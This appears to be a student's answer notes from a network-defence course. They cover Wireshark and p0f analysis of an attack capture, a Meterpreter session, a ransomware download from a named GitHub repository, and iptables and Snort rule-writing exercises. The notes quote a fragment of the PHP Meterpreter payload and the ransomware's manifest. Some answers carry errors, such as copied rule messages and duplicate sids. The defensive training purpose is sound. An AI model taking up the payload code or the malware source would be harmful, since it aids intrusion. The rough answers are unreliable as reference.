Example: (No Spaces) PROTOCOL,PACKET_TYPE

Protocol hierarchy----zigeee---rightclick----apply as filter



18. Level II Challenge

The Vuze DHT protocol was used as an exploit against 192.168.10.111, indicated in the protocol hierarchy page of Wireshark.

After analysis and some Open Source Research, what type of Application is Vuze?

Google – bittorrent

20. Level II Challenge

Initial TTL can be used to determine host operating systems. Use a tool that will perform fingerprinting based on other criteria to determine the OS of the host with the IP address 192.168.10.111.

```
-[ 192.168.10.101/43095 -> 192.168.10.111/80 (syn) ]-

client   = 192.168.10.101/43095
os       = Linux 3.11 and newer
dist     = 0
params   = none
raw_sig  = 4:64+0:0:1460:mss*20,10:mss,sok,ts,nop,ws:df,id+:0
```

22. In the last challenge you discovered port 55 being targeted for attacks, this is within the well known range, what typical service is associated with it?

known port assignments and vulnerabilities

Port(s)	Protocol	Service	Details	Source
55	tcp,udp	ISI Graphics Language		IANA

1 records found

25. What version of Apache is running on the web server at the 192.168.10.111 address according to raw signatures in p0f?

```
raw_sig  = 1:Date,Server,?Content-Length,Connection=[close],Content-Type:Keep-Alive,Accept-Ranges:Apache/2.4.18 (Ubuntu)
app      = Apache 2.x
raw_sig  = 1:Date,Server,?Content-Length,Connection=[close],Content-Type:Keep-Alive,Accept-Ranges:Apache/2.4.18 (Ubuntu)
-Alive],Content-Type::Apache/2.4.18 (Ubuntu)
student@internet-host-student-5:/$
student@internet-host-student-5:/$
student@internet-host-student-5:/$ sudo p0f -r /home/activity_resources/pcaps/attack_analysis1.pcap.1 | grep Apache
```

27. Wordpress provides a plethora of plugins, however these are notorious for vulnerabilities, and there are several ways to scan these types of servers. Perform OSR on some of the top tools that could be used.


Determine which 2 tools were used for scanning against 192.168.10.111. These tools can be identified through examining the user-agent strings.

(The answer has no spaces)

Use the filter = (ip.dst == 192.168.10.111 && http.request.method == "GET")

Find user-agent under HTTP----right click on user agent and column

-look through the column



28. What is the username and password that was attempted against the axis2 plugin? (submit answer in the following format: jeff:mynamisjeff)

- use the filter = http.request.method=="GET" && http contains "axis2"

Follow tcp stream


Search for axis2

```
HTTP/1.1 404 Not Found
Date: Fri, 09 Jun 2017 02:00:29 GMT
Server: Apache/2.4.18 (Ubuntu)
Content-Length: 306
Keep-Alive: timeout=5, max=29
Connection: Keep-Alive
Content-Type: text/html; charset=iso-8859-1

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>404 Not Found</title>
</head><body>
<h1>Not Found</h1>
<p>The requested URL /wordpress/axis2/axis2-admin/ was not found on this server.</p>
<hr>
<address>Apache/2.4.18 (Ubuntu) Server at 192.168.10.111 Port 80</address>
</body></html>
GET /wordpress/imows/axis2-admin/ HTTP/1.1
User-Agent: Mozilla/5.00 (Nikto/2.1.6) (Evasions:None) (Test:006707)
Host: 192.168.10.111
Connection: Keep-Alive

HTTP/1.1 404 Not Found
Date: Fri, 09 Jun 2017 02:00:29 GMT
Server: Apache/2.4.18 (Ubuntu)
Content-Length: 306
Keep-Alive: timeout=5, max=28
Connection: Keep-Alive
Content-Type: text/html; charset=iso-8859-1

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>404 Not Found</title>
</head><body>
<h1>Not Found</h1>
<p>The requested URL /wordpress/imows/axis2-admin/ was not found on this server.</p>
```

33. Refer to challenge 32 Perform open-source research:

This popular attack payload provides an interactive shell to the attacker, this payload uses in-memory DLL injection. Identify the payload name (this is a single word, not the payload in hex).

Meterpreter



34. What programming language is this payload discovered in question 33 written in?

--- ruby (meterpreter is written in)

35. Refering to the payload identified in Challenge 33, what is the Payload UUID identified in the session of the host that was first compromised?

Filter = data contains "UUID"

Follow the stream

```
    return $contents;
}
}


if (!function_exists('socket_set_option')) {
'unction socket_set_option($sock, $type, $opt, $value) {
    socket_setopt($sock, $type, $opt, $value);
}
}


define("PAYLOAD_UUID", "[redacted]");


define("PACKET_TYPE_REQUEST",         0);
define("PACKET_TYPE_RESPONSE",        1);
define("PACKET_TYPE_PLAIN_REQUEST",  10);
define("PACKET_TYPE_PLAIN_RESPONSE", 11);

define("ERROR_SUCCESS", 0);
define("ERROR_FAILURE", 1);

define("CHANNEL_CLASS_BUFFERED", 0);
define("CHANNEL_CLASS_STREAM",   1);
define("CHANNEL_CLASS_DATAGRAM", 2);
define("CHANNEL_CLASS_POOL",     3);


define("TLV_META_TYPE_NONE",       (   0   ));
define("TLV_META_TYPE_STRING",     (1 << 16));
define("TLV_META_TYPE_UINT",       (1 << 17));
define("TLV_META_TYPE_RAW",        (1 << 18));
define("TLV_META_TYPE_BOOL",       (1 << 19));
```

37. What type of malware is uploaded to the 192.168.10.112 server (not the malicious php upload to kick off the meterpreter session)? Look for a connection back to a malware repository in the TCP stream.

ip.dst == 192.168.10.112

Exclude all the web traffic------look for fubky port number: 444

Follow the stream----search for github

38. What is the payload UUID for the new meterpreter session on the host at 192.168.10.112?

Filter = data contains “UID”

Follow stream


\xc5\x0f\xbc\x3a\x9f\x31\x91\x0b\x42\x66\x51\x69\x1b\x5c\x43\xa3

39. Refer back to challenge 37, the malware referenced in this question was identified as ransomware. What is the github repo from which the malware is downloaded? (submit your answer in the following format: https://github.com/horst_simco/malwarez)

- github.com/mauri870/ransomware

40. According to the github site, the malware was determined to be ransomware. What programming language was used to write this?

- go



41.Refer back to challenge 38, the malware referenced in this question was identified as ransomware. What OS is targeted by the malware?

- windows

42. The ransomware indicated in challenge 37 targets what type of system architecture?

```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<assembly xmlns="urn:schemas-microsoft-com:asm.v1" manifestVersion="1.0">
<assemblyIdentity
    version="0.0.0.0"
    processorArchitecture="x86"
    name="ransomware.exe"
    type="win32"
/>
<description>Nothing to see here</description>
<trustInfo xmlns="urn:schemas-microsoft-com:asm.v3">
    <security>
        <requestedPrivileges>
            <requestedExecutionLevel level="requireAdministrator" uiAccess="false"/>
        </requestedPrivileges>
    </security>
</trustInfo>
</assembly>
```

43. What is the assembly description attribute in the assembly manifest for the ransomware?

17 lines (17 sloc) | 549 Bytes


Raw Blame

```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<assembly xmlns="urn:schemas-microsoft-com:asm.v1" manifestVersion="1.0">
<assemblyIdentity
    version="9.0.0.0"
    processorArchitecture="x86"
    name="ransomware.exe"
    type="win32"
/>
<description>Nothing to see here</description>
<trustInfo xmlns="urn:schemas-microsoft-com:asm.v2">
    <security>
        <requestedPrivileges>
            <requestedExecutionLevel level="requireAdministrator" uiAccess="false"/>
        </requestedPrivileges>
    </security>
</trustInfo>
</assembly>
```

44. There is a protocol that provides clock synchronization between systems over packet-switched networks in this pcap. Use this information to determine the date of this packet capture. (format your answer as follows: Oct 20, 2019)--

- protocol hierachy --- ntp---apply as filter

---- NTP---- Trasmit time



********** IP Tables/NFTables - Host Filtering **********

Task 1

IPTables/NFTables - Host Filtering

· You are required to Setup and Test all Rules, prior to implementing any DROP Policy as you may lose connection if improperly configured. Notify Mission Command(Instructor) if connections are dropped.

.

· IPTable Rule Definitions for T1

· IPTable Rule Definitions for T3

· NFTable Rule Definitions for T2

· Validation of IPTables and NFTables

0 – request

8 --- reply

31 sudo iptables -A INPUT -p tcp -m multiport --ports 80 -j ACCEPT

32 sudo iptables -A OUTPUT -p tcp -m multiport --ports 80 -j ACCEPT

********** SNORT**********

1. Enumerate services on T4 to gain access, and perform Passive Recon.

What command was used to run snort on that machine.

Exact Syntax with associated Options

Ps –ef | grep snort

snort -D -c /etc/snort/snort.conf

2. Utilizing T4, which SNORT rule would create an alert when No TCP Flags are set or the URG, PUSH, and FIN TCP Flags are set?

Full Filename of Rule (Not the entire path)

Step1 :Cd /etc/snort/rules

Step 2: cat nm.rules ---- has flags

3. Utilizing T4, which SNORT rule would create an alert when the Hex Indicator of a NOP Sled are detected?

Step1: cat shell.rules ------ x86 gives it away

4. Utilizing T4, which SNORT rule would create an alert when a DNS Zone Transfer is detected with the content specified in CVE-1999-0532

Step 1: cat dzt.rules ---- has msg of dns zone transfer detected

5. Utilizing T4, which SNORT rule would create an alert when an ICMP Message is detect

Step 1: icmp.rules

6. From here on you will create your rules on either your Opstation or INTERNET-HOST

Using the provided Traffic Capture (/home/activity_resources/pcaps/ids.pcap) how many alerts are created with the default ICMP rule?

sudo snort -r ids.pcap -c /etc/snort/rules/icmp.rules

Syntax: here snort –r ids.pcap is telling snort to read the this ids.pcap file.. If this was not specified it would assume a live traffic

-c /etc/snort/rules/icmp.rules : -c means to either match the config file or rules file that snort has to read

```
Action Stats:
     Alerts:          431 ( 51.555%)
     Logged:          431 ( 51.555%)
     Passed:            0 (  0.000%)
Limits:
      Match:            0
      Queue:            0
        Log:            0
      Event:            0
      Alert:            0
```

OR

nano /etc/snort/snort.conf --- this takes you to the snort config file where you can make change on the rule itself

7. Utilizing your INTERNET_HOST, create a new rule called cows.rules.

Rule Definition: alert any ICMP Messages Source to destination Generate the message Cows Detects the hex content of DEADBEEF Set sid to 1000001

alert icmp any any -> any any (msg:"Cows";content:"|DEADBEEF|"; sid:1000001;)

Rule Header

alert	tcp	any	any	→	any	443
action	protocol	Source IP	Source Port	Direction	Dest IP	Dest Port

Suod nano /etc/snort/snort.conf ----- make sure the snort.conf has cows.rules on it

```
  GNU nano 3.2                                    /etc/snort/snort.conf

include /etc/snort/rules/cows.rules
```

Run the snort rule now: sudo snort -r ids.pcap -c /etc/snort/snort.conf

Ans: 80

8. Utilizing your INTERNET_HOST, create a new rule called dmz.rules.

Rule Definition: alert any ICMP Echo Requests Detects Type 8 / Code 0 To 10.3.0.0/24 Generate the message DMZ Ping Set sid to 1000002

alert icmp any any -> 10.3.0.0/24 any (msg:"DMZ Ping";itype:8;icode:0; sid:1000002

9.Utilizing your INTERNET_HOST, create a new rule that will:

Track 3 ssh authentication attempts within 10 seconds coming from a Specific Source using both threshold.

Utilizing the provided Traffic Capture how many alerts are created for SSH Brute Force attempts?

alert tcp any any -> any 22 (msg:"Possible SSH brute forcing!"; threshold: type both, track by_src, count 3, seconds 10; sid:10000002;)

10. Utilizing your INTERNET_HOST, create a new rule that will:

Track IP Protocol and RDP traffic to and from 10.1.0.0/16 regardless of the traffic flow state.

Utilizing the provided Traffic Capture how many alerts are created for RDP messages?

alert ip any any -> 10.1.0.0/16 3389 (msg:"Possible RDP!"; flow:stateless; sid:10000002;)

alert ip 10.1.0.0/16 3389 -> any any (msg:"Possible RDP!"; flow:stateless; sid:10000003;)

Here, since question is asking to and from we need two rules

11.Utilizing your INTERNET_HOST, create a new rule that will:

Detect TCP Null scan to 10.3.0.0/24 regardless of the traffic flow state.

Utilizing the provided Traffic Capture how many alerts are created for TCP Null scan?

alert tcp any any -> 10.3.0.0/24 any (msg:"Possible RDP!"; flow:stateless; flags:0; sid:10000005;)

12. WannaCry ransomware and other Malware often use SMB and CIFS protocols as an attack vector for propagation. Identify the ports these protocols use.

Utilizing your INTERNET_HOST, create new rules that will:

Detect all traffic using the Identified Ports regardless of the traffic flow state going to 10.0.0.0/8.

Utilizing the provided Traffic Capture how many alerts are created for WannaCry?

alert tcp any any -> 10.0.0.0/8 445,139 (msg:"WanaCry!"; flow:stateless; sid:10000008;)

alert udp any any -> 10.0.0.0/8 137,138 (msg:"WanaCry!"; flow:stateless; sid:10000009;)